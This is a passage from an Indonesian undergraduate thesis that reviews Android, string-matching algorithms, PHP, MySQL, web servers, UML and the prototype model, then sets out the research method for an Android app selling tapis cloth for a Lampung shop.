pengembang untuk menciptakan aplikasi mereka sendiri. Awalnya, perusahaan *search engine* terbesar saat ini, yaitu Google Inc, membeli Android Inc, pendatang baru yang membuat perangkat lunak untuk ponsel. Android Inc. Didirikan oleh Andy Rubin, Rich Milner, Nick Sears dan Chris White pada tahun 2003. Pada Agustus 2005 Google membeli Android Inc. Dimulai pada tahun 2005, Android Inc. dibawah naungan Google Inc. Berusaha membuat sebuah operating system mobile baru. Sejak saat itulah mulai beredar rumor bahwa Google akan melakukan ekspansi bisnis ke industri seluler. Akhirnya pada bulan September 2007 Google mengajukan hak paten atas produknya yang dinamai Nexus One. Kemudian pada akhir tahun 2008, dibentuk sebuah tim kerja sama yang dinamai Open Handset Alliance (OHA). OHA ini terdiri dari beberapa produsen perangkat telekomunikasi ternama dunia, antara lain ASUS, Toshiba, Sony Ericsson (sekarang Sony), Garmin, Vodafone, dan Softbank. OHA bekerja sama untuk mengembangkan sebuah kernel Linux yang akan dijadikan sebuah program untuk perangkat seluler. Hingga akhirnya OHA berhasil dan mengumumkan produk operating system mobile yang diberi nama Android. Ponsel yang mendapat kehormatan untuk mencoba pertama kali sistem operasi Android adalah HTC Dream. HTC Dream dirilis pada bulan Oktober tahun 2008. Sejak saat itu banyak perusahaan perangkat seluler di dunia ikut menggunakan Android sebagai operating system ponsel mereka.

2.4 Pencocokan String (*String Matching*)

Pengertian string menurut *Dictionary of Algorithms and Data Structures, National Institute of Standards and Technology (NIST)* adalah susunan dari karakter-karakter (angka, alfabet atau karakter yang lain) dan biasanya direpresentasikan sebagai struktur dan *array*. *String* dapat berupa kata, frase, atau kalimat. Pencocokan *string* (*string matching*) merupakan bagian penting dari sebuah proses pencarian *string* (*string searching*) dalam sebuah dokumen. Hasil dari sebuah pencarian *string* dokumen tergantung dari teknik dan cara pencocokan *string* yang digunakan. [3]

2.5 Algoritma

Istilah algoritma berasal dari nama seorang pengarang berkebangsaan Arab bernama Ja'fat Mohammed bin Musa al Khowarizmi (tahun 790 – 840), yang sangat terkenal dengan sebutan bapak Aljabar. Secara definisi algoritma adalah alur pemikiran yang logis yang dapat dituangkan ke dalam bentuk tulisan (Antonius Rahmat C, 2014, 4). Sebuah algoritma dikatakan benar (*correct*) jika algoritma tersebut berhasil mengeluarkan output yang benar untuk semua kemungkinan input. [1]

2.5.1 Algoritma Brute Force

Salah satu Algoritma *String Matching* adalah algoritma *Brute Force*. Cara kerja algoritma ini adalah dengan membandingkan satu-persatu antara karakter di teks dan di pola dari kiri ke kanan. Misalnya i menyatakan indeks pada teks (antara 0 sampai $n-1$) dan j menyatakan indeks dari pola (antara 0 sampai $m-1$). *Window* diletakkan di posisi paling kiri dari teks, lalu lakukan perbandingan pertama, yaitu antara $T[0]$ dan $P[0]$. Jika terjadi kecocokan maka masing-masing indeks akan dinaikkan satu, jadi jika misalnya $T[0] = P[0]$, maka i dan j dinaikkan satu sehingga selanjutnya adalah membandingkan $T[1]$ dan $P[1]$. Jika terjadi ketidakcocokan maka indeks j akan dikembalikan ke awal pola yaitu $j = 0$ dan window akan digeser satu ke kanan sehingga indeks i sama dengan satu, $i = 1$. Sehingga perbandingan selanjutnya adalah antara $T[1]$ dan $P[0]$. Hal ini adalah ciri algoritma *brute force*, yaitu jika terjadi ketidakcocokan maka window-nya pasti akan digeser ke kanan sebanyak satu.

Perbandingan ini akan dilakukan sampai batas kanan dari window melebihi dari batas kanan teks. Jika sampai pada akhir dari pola ($j = m-1$) maka artinya terdapat pola yang dicari pada teks, yang dimulai dari $T[i - m]$. sedangkan jika akhir dari teks dicapai sebelum akhir dari pola dicapai maka pola yang dicari tidak ada pada teks (Darmawan Utomo & Eric Wijaya Harjo, 2008). [14]

2.6 HTML (*Hypertext Markup Language*)

Menurut M.Rudianto tahun 2011 mengatakan bahwa HTML atau *Hypertext Markup Language* merupakan salah satu format yang digunakan dalam pembuatan dokumen dan aplikasi yang berjalan di halaman web. Halaman ini dikenal sebagai *web page*. Dokumen HTML (*Hypertext Markup Language*) merupakan dokumen yang disajikan pada web browser.

Kode HTML:

```
<HTML>
```

```
</HTML>
```

Masing-masing baris di atas disebut tag. Menurut M.Rudianto 2011 mengatakan bahwa tag adalah kode yang digunakan untuk me-*mark-up* (memoles) teks ASCII menjadi file HTML. Setiap teks diapit dengan tanda kurung runcing. Ada tag pembuka yaitu <HTML> dan ada tag penutup yaitu </HTML> yang ditandai dengan tanda slash (garis miring) didepan awal tulisannya. Tag diatas memberikan kaidah bahwa yang akan ditulis diantara kedua tag tersebut adalah isi dari dokumen HTML. [6]

2.7 Tinjauan Perangkat Lunak

2.7.1 PHP (*Hypertext Preprocessor*)

PHP merupakan singkatan dari "*Hypertext Preprocessor*", adalah sebuah bahasa scripting yang terpasang pada HTML (*Hypertext Markup Language*). Sebagian besar sintaks mirip dengan bahasa C, Java, asp dan Perl, ditambah beberapa fungsi PHP (*Hypertext Preprocessor*) yang spesifik. Tujuan utama bahasa ini adalah untuk memungkinkan perancang web untuk menulis halaman web dinamik dengan cepat. [7]

Kelebihan PHP (*Hypertext Preprocessor*) dari bahasa pemrograman lain :

1. Bahasa pemrograman php adalah sebuah bahasa script yang tidak melakukan sebuah kompilasi dalam penggunaannya.
2. *Web Server* yang mendukung php dapat ditemukan dimana-mana dari mulai IIS sampai dengan apache, dengan konfigurasi yang relatif mudah.

3. Dalam sisi pengembangan lebih mudah, karena banyaknya *developer* yang siap membantu dalam pengembangan.
4. Dalam sisi pemahaman, php adalah bahasa *scripting* yang paling mudah karena referensi yang banyak.
5. PHP adalah bahasa *open source* yang dapat digunakan di berbagai mesin (linux, unix, windows) dan dapat dijalankan secara *runtime* melalui *console* serta juga dapat menjalankan perintah-perintah sistem.

2.7.1.1 Struktur PHP (*Hypertext Preprocessor*)

Struktur kendali atau *statement* adalah bagian penting dalam suatu bahasa pemrograman, karena bagian ini mengatur jalurnya eksekusi suatu program. Struktur penulisan php, dapat dituliskan berdiri sendiri atau disisipkan pada script HTML (*Hypertext Markup Language*). Bentuk penulisan script PHP (*Hypertext Preprocessor*), diawali dengan tag `<?` dan diakhiri dengan `?` .

Setiap akhir baris perintah script php selalu diakhiri dengan tanda titik koma [;] dan tidak harus berada dalam satu baris. [7]

2.7.2 MySQL

MySQL adalah suatu perangkat lunak *database* relasi (*Relation Database Management System/RDBMS*) seperti halnya *Oracle*, *PostgreSQL*, *Microsoft SQL*. MySQL merupakan sebuah *database* yang mampu menyimpan data berkapasitas sangat besar hingga berukuran *gigabyte* sekalipun. Didukung oleh server ODBC, yang artinya *database* MySQL dapat diakses menggunakan aplikasi apa saja termasuk berupa visual seperti Delphi maupun Visual Basic. MySQL merupakan *database* yang paling digemari sebagai piranti perangkat lunak yang *open source*, dengan alasan bahwa program ini merupakan *database* yang sangat kuat dan cukup stabil untuk digunakan sebagai media penyimpanan data. Sebagai sebuah *database server* yang mampu untuk manajemen *database* dengan baik, MySQL terhitung merupakan *database* yang paling digemari dan paling banyak digunakan dibanding *database* lainnya. [7]

2.7.3 Adobe Dreamweaver

Adobe Dreamweaver merupakan salah satu *software* dari kelompok *Adobe* yang banyak digunakan untuk mendesain situs web. Adapun *Adobe Dreamweaver* itu sendiri adalah sebuah *HTML editor professional* untuk mendesain secara visual dan mengelola situs atau halaman web. *Adobe Dreamweaver* memiliki performa yang lebih baik dan memiliki tampilan yang memudahkan anda untuk membuat halaman web, maupun dalam jendela kode rumus. *Adobe Dreamweaver* didukung dengan cara pemakaian yang praktis dan standar, dan juga didukung untuk pengembangan penggunaan CSS, XML, RSS dan kemudahan-kemudahan lain yang diperlukan. *Dreamweaver* merupakan *software* yang digunakan oleh *web desainer* maupun *web programmer* dalam mengembangkan web. Hal ini disebabkan ruang kerja, fasilitas, dan kemampuan *Dreamweaver* yang mampu meningkatkan produktivitas dan efektivitas dalam desain maupun membangun sebuah situs web. [7]

2.7.4 Web Server

Web server memiliki fungsi untuk memanipulasi data pada *database* dan menghasilkan dokumen yang memiliki format XML sebagai penghubung *client* android dan *database* sebagai media untuk menyimpan informasi. Dokumen kode program yang membentuk *web server* merupakan gabungan dari bahasa pemrograman HTML, PHP dan MySQL. [8]

2.7.4.1 Apache

Apache merupakan web server yang paling banyak dipergunakan di Internet. Program ini pertama kali didesain untuk sistem operasi lingkungan UNIX. Beberapa versi berikutnya Apache mengeluarkan programnya yang dapat dijalankan di Windows NT.

Berdasarkan sejarahnya, Apache dimulai oleh veteran developer NCSA httpd (*National Center for Supercomputing Application*). Nama Apache diambil dari kata “*A Patchy Server*”, server perbaikan yang penuh dengan tambalan (*patch*).

Saat ini Apache dipergunakan secara luas. Hal ini disebabkan karena programnya yang gratis, dengan kinerja relatif stabil. Pengembangannya pun mempergunakan sistem Bazaar, yakni tiap orang dibuka kesempatan seluas-luasnya untuk dapat memberikan kontribusi dalam mengembangkan program. Kontribusi dikomunikasikan lewat *mailing list*. Tim Apache mempunyai *mailing list* yang terbuka untuk siapa saja yang ingin ambil bagian, sehingga banyak kelebihan yang ditawarkan *web server* apache :

1. Apache merupakan perangkat lunak yang *freeware*.
2. Apache mudah sekali proses instalasinya.
3. Mampu beroperasi pada berbagai *platform* sistem operasi.
4. Mudah mengatur konfigurasinya.
5. Mudah dalam menambahkan *peripheral* lainnya ke dalam *platform web server*nya.

2.7.4.2 XAMPP

Xampp merupakan salah satu *software web server* yang dapat digunakan untuk mengatasi masalah PHP dan MySQL jika dirasa sulit. PHP, MySQL, Apache tergabung dalam satu *software* yaitu XAMPP. Penginstalan XAMPP tidak perlu melakukan perubahan pada *register* Windows dan tidak perlu meng-*edit file* konfigurasinya. Meng-*install* XAMPP tidak perlu meng-*install* PHP, MySQL, ataupun Apache.

XAMPP merupakan kependekan dari X yaitu *multi platform*, bisa Windows, Linux, Mac OS, maupun Solaris, A yaitu Apache HTTP Server, M yaitu MySQL *Database Server*, P yaitu PHP *Scripting Language*, dan P selanjutnya yaitu *Perl Scripting Language*, dengan adanya XAMPP mempermudah *user* untuk membuat *server* local sendiri (XAMPP,2008).

2.7.4.3 Web Browser

Browser adalah program penterjemah HTML menjadi tampilan WEB (teks, grafis, dan multimedia) di layar computer pemakai. Dunia web, perangkat lunak

client, yaitu browser web mempunyai tugas yang sama yaitu menterjemahkan informasi yang diterima oleh server web dan menampilkannya pada layar computer pengguna, oleh karena HTTP memungkinkan server web mengirimkan beragam data, seperti teks atau gambar, browser harus bisa mengenali berbagai macam data yang akan diterimanya, dan selanjutnya harus tahu cara untuk menampilkannya dengan benar. Teks ditampilkan sebagai teks dan gambar ditampilkan sebagai gambar. Umumnya web browser menerima data dalam bentuk HTML. File ditampilkan kepada pengguna, juga mempunyai perintah-perintah untuk mengatur tampilan data tersebut. Browser yang memiliki kuasa penuh dalam menterjemahkan perintah-perintah tadi. Sudah dibuat *consensus* untuk menstandarkan format dan elemen-elemen HTML, setiap jenis browser bisa menterjemahkan file HTML secara berbeda.

Software yang dijalankan pada computer pengguna (*client*) yang meminta informasi dari *server web* dan menampilkannya sesuai dengan *file* data itu sendiri. Tugas utama dari *web browser* adalah mendapatkan dokumen dari *web* lalu memformat dokumen tersebut bagi pengguna. Untuk mendapatkan halaman tersebut, harus diberikan alamat dari dokumen tersebut. Banyak *web browser* yang bisa digunakan untuk mengakses web, diantaranya internet explorer, mozilla firefox, opera, google chrome dan masih banyak lagi *web browser* lain yang bisa digunakan untuk mengakses web. [15]

2.8 Web Hosting

Web hosting dapat diartikan sebagai ruangan yang terdapat dalam *harddisk* tempat menyimpan berbagai data, file-file, gambar, video, data email, statistik, *database* dan lain sebagainya yang akan ditampilkan di *website*. Besarnya data yang dimasukkan tergantung dari besarnya *web hosting* yang disewa/dipunyai, semakin besar pula data yang dapat dimasukkan dan ditampilkan dalam website. *Web hosting* juga diperoleh dengan menyewa. Pengguna akan memperoleh kontrol panel yang terproteksi dengan *username* dan *password* untuk administrasi websitenya. Besarnya *hosting* ditentukan ruangan *harddisk* dengan ukuran MB (*Mega Byte*) atau GB (*Giga Byte*). Lama penyewaan *web hosting* rata-rata dihitung per tahun. Penyewaan *hosting* dilakukan dari perusahaan-perusahaan

penyewa *web hosting* yang banyak dijumpai baik di Indonesia maupun Luar Negeri. Lokasi peletakan pusat data (*data center*) *web hosting* bermacam-macam. Ada yang di Jakarta, Singapore, Inggris, Amerika, dan lain-lain dengan harga sewa bervariasi.

Hosting (disebut juga *Web Hosting*/sewa hosting) adalah penyewaan tempat untuk menampung data-data yang diperlukan oleh sebuah *website* dan sehingga dapat diakses lewat internet. Data disini dapat berupa file, gambar, email, aplikasi/program/*script* dan *database*. Pengertian *hosting* dapat diibaratkan sebagai contoh berikut: sebuah *website* diibaratkan sama dengan kios/ruangan di Mall.


Perusahaan *hosting* menyediakan *hardware*, jaringan (infrastruktur), email (telepon), dan sebagainya agar anda dapat membuka/membuat *website*. *Server* (gedung Mall) kami dihuni oleh banyak pelanggan, masing-masing pelanggan mempunyai batas penggunaan *diskspace* (batasan ruangan) dan tentu saja setiap pelanggan mengoperasikan websitenya masing-masing. [7]

2.9 Metode Pengembangan Perangkat Lunak

2.9.1 Model Prototype

Pressman (2012, p.40) menyatakan bahwa *Prototyping* paradigma dimulai dengan pengumpulan kebutuhan, pengembang bertemu dengan pengguna dan mengidentifikasi objektif keseluruhan dari perangkat lunak, selanjutnya mengidentifikasi segala kebutuhan yang diketahui secara garis besar di mana definisi-definisi lebih jauh merupakan keharusan, kemudian dilakukan perancangan kilat, lalu diakhiri dengan evaluasi prototyping. [9]

Dapat dilihat pada gambar 2.9.1 berikut :



Gambar 2.9.1 Model Prototype

Tahap-tahap rekayasa *software* dalam *prototype model* pada gambar 2.9 di atas adalah sebagai berikut :

1. Pengumpulan kebutuhan

Developer dan klien bertemu untuk menentukan tujuan umum, kebutuhan yang diketahui dan gambaran bagian-bagian yang akan dibutuhkan berikutnya. Detail kebutuhan mungkin tidak dibicarakan disini, pada awal pengumpulan kebutuhan. Selanjutnya peneliti akan melakukan analisis terhadap data apa saja yang dibutuhkan, seperti analisis terhadap sistem yang berjalan, analisis kebutuhan perangkat lunak, analisis kebutuhan perangkat keras, dan analisis kebutuhan materi pembelajaran.

2. Perancangan

Perancangan dilakukan dengan cepat dan rancangan mewakili semua aspek *software* yang diketahui, dan rancangan ini menjadi dasar pembuatan *prototype*. Dalam tahap ini peneliti akan membangun sebuah versi *prototype* yang dirancang kembali dimana masalah-masalah tersebut diselesaikan.

3. Evaluasi *prototype*

Pada tahap ini, calon pengguna mengevaluasi *prototype* yang dibuat dan digunakan untuk memperjelas kebutuhan *software*. *Software* yang sudah jadi dijalankan dan akan dilakukan perbaikan apabila kurang memuaskan. Perbaikan termasuk dalam memperbaiki kesalahan / kerusakan yang tidak ditemukan pada langkah sebelumnya.

Kelebihan dari *Prototype Model* adalah sebagai berikut :

1. End user dapat berpartisipasi aktif.
2. Penentuan kebutuhan lebih mudah diwujudkan.
3. Mempersingkat waktu pengembangan *software*.

Kekurangan dari *Prototype Model* adalah sebagai berikut:

1. Proses analisis dan perancangan terlalu singkat.
2. Mengesampingkan alternatif pemecahan masalah.
3. Biasanya kurang fleksibel dalam menghadapi perubahan.
4. *Prototype* yang dihasilkan tidak selamanya mudah dirubah.
5. *Prototype* terlalu cepat selesai.

2.10 UML (*Unified Modeling Language*)

2.10.1 Pengertian UML

Menurut Rossa dan Shalahuddin, UML (*Unified Modeling Language*) adalah salah satu standar bahasa yang banyak digunakan di dunia industri untuk mendefinisikan *requirement*, membuat analisis dan desain, serta menggambarkan arsitektur dalam pemrograman berorientasi objek.

UML merupakan bahasa untuk membangun dan mendokumentasikan *artifacts* (bagian dari informasi yang digunakan atau dihasilkan oleh proses pembuatan perangkat lunak, *artifact* tersebut dapat berupa model, deskripsi atau perangkat lunak) dari sistem perangkat lunak, seperti pada pemodelan bisnis dan sistem non perangkat lunak. Selain itu UML adalah bahasa pemodelan yang menggunakan konsep orientasi object. UML dibuat oleh Grady Booch, James Rumbaugh, dan Ivar Jacobson di bawah bendera Rational Software Crop. UML menyediakan notasi-notasi yang membantu memodelkan sistem dari berbagai perspektif. UML tidak hanya digunakan dalam pemodelan perangkat lunak, namun hampir dalam semua bidang yang membutuhkan pemodelan. [13]

2.10.2 Bagian-Bagian UML

Bagian-bagian utama dari UML adalah *view*, diagram, model element, dan *general mechanism*. Diagram berbentuk grafik yang menunjukkan simbol elemen model yang disusun untuk mengilustrasikan bagian atau aspek tertentu dari sistem. Sebuah diagram merupakan bagian dari suatu *view* tertentu dan ketika digambarkan biasanya dialokasikan untuk *view* tertentu. Adapun jenis diagram antara lain:

1. *Use Case Diagram*

Use case adalah abstraksi dari interaksi antara system dan actor. *Use case* bekerja dengan cara mendeskripsikan tipe intraksi antara lain user sebuah system dengan sistemnya sendiri melalui sebuah cerita bagaimana sebuah system dipakai. *Use case* merupakan konstruksi untuk mendeskripsikan bagaimana sistem akan terlihat di mata user. Sedangkan *Use case* diagram memfasilitasi komunikasi diantara analis dan pengguna serta analis dan client.

2. *Class Diagram*

Class adalah deskripsi kelompok obyek-obyek dengan *property*, perilaku (operasi) dan relasi yang sama. Sehingga dengan adanya *Class diagram* dapat memberikan pandangan global atas sebuah system. Hal tersebut tercermin dari *class-class* yang ada dan relasinya satu dengan yang lainnya. Sebuah sistem biasanya mempunyai beberapa *class diagram*. *Class diagram* sangat membantu dalam visualisasi setruktur kelas dari suatu sistem.

3. *Activity Diagram*

Menggambaran rangkaian aliran dari aktivitas, digunakan untuk mendeskripsikan aktifitas yang dibentuk dalam suatu operasi sehingga dapat juga digunakan untuk aktifitas lainnya seperti *use case* atau intraksi.

2.10.3 Tujuan dan Keunggulan UML

Tujuan UML adalah Memodelkan suatu sistem (bukan hanya perangkat lunak) yang menggunakan konsep berorientasi object, menciptakan suatu bahasa pemodelan yang dapat digunakan baik oleh manusia maupun mesin.

Keunggulan menggunakan UML dibandingkan menggunakan metodologi terstruktur:

1. *Uniformity*

Pengembangan cukup menggunakan satu metodologi dari tahap analisis hingga perancangan. Memungkinkan merancang komponen antarmuka secara terintegrasi bersama perancangan perangkat lunak dan perancangan struktur data.

2. *Understandability*

Kode yang dihasilkan dapat diorganisasi kedalam kelas-kelas yang berhubungan dengan masalah yang sesungguhnya sehingga lebih mudah untuk dipahami.

3. *Stability*

Kode program yang dihasilkan relatif stabil sepanjang waktu, karena mendekati permasalahan yang sesungguhnya.


4. *Reusability*



Dengan metodologi berorientasi objek, dimungkinkan penggunaan ulang kode, sehingga pada akhirnya akan sangat mempercepat waktu pengembangan perangkat lunak (atau sistem informasi).

2.10.4 Simbol-Simbol pada UML

Simbol-simbol yang terdapat dalam diagram UML. Dapat dilihat pada tabel 2.10.4 dibawah ini :

Tabel 2.10.4 Simbol Pada Diagram UML.




Simbol	Deskripsi
<p style="text-align: center;"><i>Use Case</i></p> 	<p>Fungsionalitas yang disediakan sistem sebagai unit-unit yang saling bertukar pesan anatar unit atau aktor, biasanya akan diterangkan dengan menggunakan kata kerja diawal-diawal frase nama <i>use case</i>.</p>

<p style="text-align: center;">Aktor/Actor</p>  <p style="text-align: center;">Nama Aktor</p>	<p>Orang, proses, atau sistem lain yang berinteraksi dengan sistem informasi yang akan dibuat diluar sistem informasi yang akan dibuat itu sendiri, jadi walaupun simbol dari aktor adalah orang, tapi aktor belum tentu merupakan orang. Biasanya akan dinyatakan menggunakan kata benda diawal <i>frase</i> nama aktor.</p>
<p style="text-align: center;">Asosiasi/Association</p> 	<p>Komunikasi antar aktor dan <i>use case</i> yang berpartisipasi pada <i>use case</i> atau <i>use case</i> memiliki interaksi dengan aktor.</p>
<p style="text-align: center;">Ekstensi/Extend</p> <p style="text-align: center;"><<extend>></p> 	<p>Case tambahan memiliki nama depan yang sama dengan <i>use case</i> yang ditambahkan, misal .</p>  <p>Arah panah mengarah pada <i>use case</i> yang ditambahkan.</p>
<p style="text-align: center;">Uses</p> <p style="text-align: center;"><<uses>></p>	<p>Digunakan sebagai kegiatan utama atau syarat menuju <i>use case</i> berikutnya.</p>

2.10.5 Activity Diagram

Diagram aktivitas digunakan untuk menggambarkan alur kerja suatu sistem informasi. Sebuah diagram aktivitas menunjukkan suatu alur kegiatan secara berurutan. Tabel 2.10.5 dibawah ini adalah simbol-simbol yang ada pada diagram aktifitas:

Tabel 2.10.5 Simbol-Simbol *Activity Diagram*.


Simbol	Deskripsi
Status awal 	Setatus awal aktivitas sistem, sebuah diagram aktivitas memiliki status awal
Aktivitas 	Aktivitas yang dilakukan sistem. Aktivitas biasanya diawali dengan kata kerja.
Pencabangan / <i>decision</i> 	Asosiasi penggabungan dimana lebih satu aktivitas.
<i>Fork</i> 	Digunakan untuk menunjukan kegiatan yang dilakukan secara paralel.
Penggabungan / <i>Join</i> 	Digunakan untuk menunjukan kegiatan yang digabungkan.
<i>End Point</i> 	Mengakhiri aktivitas sistem.

2.10.6 *Class Diagram*

Diagram kelas menggambarkan struktur sistem dari segi pendefinisian kelas-kelas yang akan dibuat untuk membangun sistem. Kelas memiliki atribut yaitu variabel-variabel yang dimiliki oleh suatu kelas dan operasi atau metode yaitu

fungsi-fungsi yang dimiliki oleh suatu kelas. Tabel 2.10.6 dibawah ini adalah simbol-simbol yang ada pada *clas diagram*:

Tabel 2.10.6 Bagan *Class Diagram*.

Simbol	Deskripsi
<p style="text-align: center;">Kelas</p> <div style="border: 1px solid black; padding: 5px; margin: 5px auto; width: fit-content;"> <p style="text-align: center;">Nama_Kelas</p> <hr/> <p style="text-align: center;">+Atribut</p> <hr/> <p style="text-align: center;">+Operator</p> </div>	<p>Kelas pada Struktur</p>
<p style="text-align: center;"><i>Interface</i></p> <div style="text-align: center; margin: 10px 0;">  </div> <p style="text-align: center;">Nama <i>Interface</i></p>	<p>Metode pada <i>interface</i> yang digunakan pada suatu kelas sama persis dengan yang ada pada <i>interface</i>.</p>
<p style="text-align: center;">Asosiasi</p> <div style="text-align: center; margin: 5px 0;">  </div>	<p>Relasi antara kelas dengan makna umum.</p>
<p style="text-align: center;">Asosiasi Berarah</p> <div style="text-align: center; margin: 5px 0;">  </div>	<p>Relasi antar kelas dengan makna kelas yang satu digunakan pada kelas lain.</p>

2.11 Database

Kadir (2014 : p.218) menguraikan database adalah suatu pengorganisasian sekumpulan data yang saling terkait sehingga memudahkan aktivitas untuk memperoleh informasi. Basis data dimaksudkan untuk mengatasi problem pada sistem yang memakai pendekatan berbasis berkas. Sedangkan menurut Hidayatullah dan Kawistara (2014 : p147) basis data dapat didefinisikan sebagai himpunan kelompok data yang saling berhubungan yang diorganisasikan sedemikian rupa agar kelak dapat dimanfaatkan kembali dengan cepat dan mudah.

2.12 Pengujian *Black-Box Testing*

Menurut Roger S. Pressman (2010) *Black Box Testing* atau Pengujian Kotak Hitam atau juga disebut *Behavioral Testing*, berfokus pada persyaratan fungsional dari perangkat lunak. [10]

Artinya, teknik *Black-Box Testing* memungkinkan untuk mendapatkan set kondisi masukan yang sepenuhnya akan melaksanakan semua persyaratan fungsional untuk suatu program. *Black-Box Testing* bukan merupakan alternatif dari pengujian *White Box Testing*. Sebaliknya, *Black-Box Testing* adalah pendekatan komplementer yang mungkin untuk mengungkap kelas yang berbeda dari kesalahan daripada metode *White Box Testing*.

Black Box Testing mencoba untuk menemukan kesalahan dalam kategori berikut.

1. Fungsi tidak benar atau hilang.
2. Kesalahan interface atau antarmuka.
3. Kesalahan dalam struktur data atau akses database eksternal.
4. Kesalahan kinerja atau perilaku.
5. Kesalahan inisialisasi dan terminasi.

BAB III

METODOLOGI PENELITIAN

3.1 Metode Pengembangan Perangkat Lunak

3.1.1 Metode Pengumpulan Data

Dalam metode *prototype*, langkah pertama yang dilakukan adalah pengumpulan data. Metode pengumpulan data adalah cara atau teknik yang dilakukan dalam memperoleh data pendukung penelitian. Teknik yang digunakan adalah sebagai berikut :

1. Pengamatan (Observasi)

Dilakukan pengamatan secara langsung dengan karyawan Toko Ninda Tapis Lampung untuk mendapatkan keterangan-keterangan mengenai kegiatan jual beli produk tapis dan melihat secara langsung jenis-jenis produk tapis yang dijual di Toko Ninda Tapis Lampung.

2. Wawancara

Wawancara dilakukan secara langsung dengan karyawan Toko Ninda Tapis Lampung untuk mendapatkan keterangan-keterangan mengenai sejarah berdirinya toko, pemilik, jenis-jenis produk tapis yang dijual, serta sistem penjualan produk tapis yang digunakan.

3. Studi Pustaka

Pengumpulan data dengan cara mengumpulkan, mempelajari, dan menganalisis bahan-bahan berupa buku, jurnal ilmiah yang mendukung serta berhubungan dengan penelitian ini.

3.1.2 Analisis Kebutuhan Pengguna

Pada tahap ini, peneliti bekerja sama dengan pengguna dari sistem yang akan diusulkan untuk memperoleh informasi dasar yang dibutuhkan oleh pengguna terhadap sistem. Pengguna dari sistem ini dibagi menjadi 2 :

1. Admin (Karyawan Toko)

Orang yang di izinkan untuk mengawasi dan mengontrol akses informasi dan data yang ada pada aplikasi Penjualan Tapis berbasis Android tersebut.

2. Pengguna (Konsumen/pelanggan)

User atau pengguna untuk aplikasi ini adalah semua kalangan. Pengguna disini tidak dituntut untuk mengerti bagaimana program berjalan tetapi pengguna dituntut hanya mengerti menggunakan aplikasi ini setelah terinstal pada *smartphone Android* pengguna..

Berdasarkan analisa kebutuhan pengguna, maka diperoleh beberapa informasi sebagai berikut :

1. Perlunya sebuah aplikasi sebagai media pemesanan produk tapis secara online sehingga mempermudah konsumen/pelanggan untuk memesan produk tapis tanpa harus datang ke toko.
2. Perlu adanya sistem pembayaran online sehingga mempermudah konsumen untuk membayar produk tapis yang dibeli.
3. Perlu adanya media penyampaian informasi produk tapis dari pihak toko kepada konsumen secara online.
4. Media aplikasi yang dibangun dapat digunakan dengan mudah oleh konsumen/pelanggan melalui pemanfaatan teknologi berbasis android.

3.1.3 Analisis Kebutuhan Perangkat Lunak

Analisis kebutuhan perangkat lunak yang digunakan untuk membangun sebuah sistem penjualan tapis berbasis android adalah sebagai berikut :

1. Perangkat lunak sistem operasi yang digunakan adalah *Microsoft Windows 7 32Bit*.
2. Perangkat lunak aplikasi yang digunakan
 - a. *Web server* menggunakan *xampp*.

- b. *Database* menggunakan *MySQL*.
- c. *PHP* sebagai bahasa pemrograman.
- d. *Editor Interface* menggunakan *Notepad ++* dan *Adobe Dreamweaver CS 5*.
- e. *StartUML* untuk mendesain rancangan *UML*.
- f. *Web browser* menggunakan *Google Chrome*.

3.1.4 Analisis Kebutuhan Perangkat Keras

Adapun spesifikasi perangkat keras yang digunakan untuk membangun sebuah sistem tersebut adalah sebagai berikut :

- 1. *Processor AMD Dual-Core C-50* (1.0 GHZ).
- 2. Monitor 14”.
- 3. Ram 2 Gb.
- 4. *Harddisk* 320 Gb.
- 5. *Keyboard* dan *mouse*.


3.1.5 Analisis Sistem Yang Sedang Berjalan

Pada sistem penjualan tapis di toko Ninda Tapis Lampung, masih menggunakan sistem penjualan secara manual. Dimana dalam sistem penjualan seperti pemesanan produk tapis, konsumen harus datang ke toko untuk memesan, melihat produk-produk tapis yang dijual atau untuk melakukan transaksi pembayaran. Setelah konsumen cocok dengan jenis tapis dan harga maka konsumen langsung membayar dan karyawan toko memberikan produk tapis dan nota pembayaran. Sistem yang ada saat ini memiliki beberapa kelemahan yaitu :

- a. Konsumen harus datang ke toko untuk melihat jenis-jenis produk yang dijual, melakukan pemesanan, dan melakukan transaksi pembayaran. Hal ini akan mengeluarkan banyak waktu dan biaya dari pihak konsumen. Apalagi konsumen yang berasal dari luar daerah Bandar Lampung.

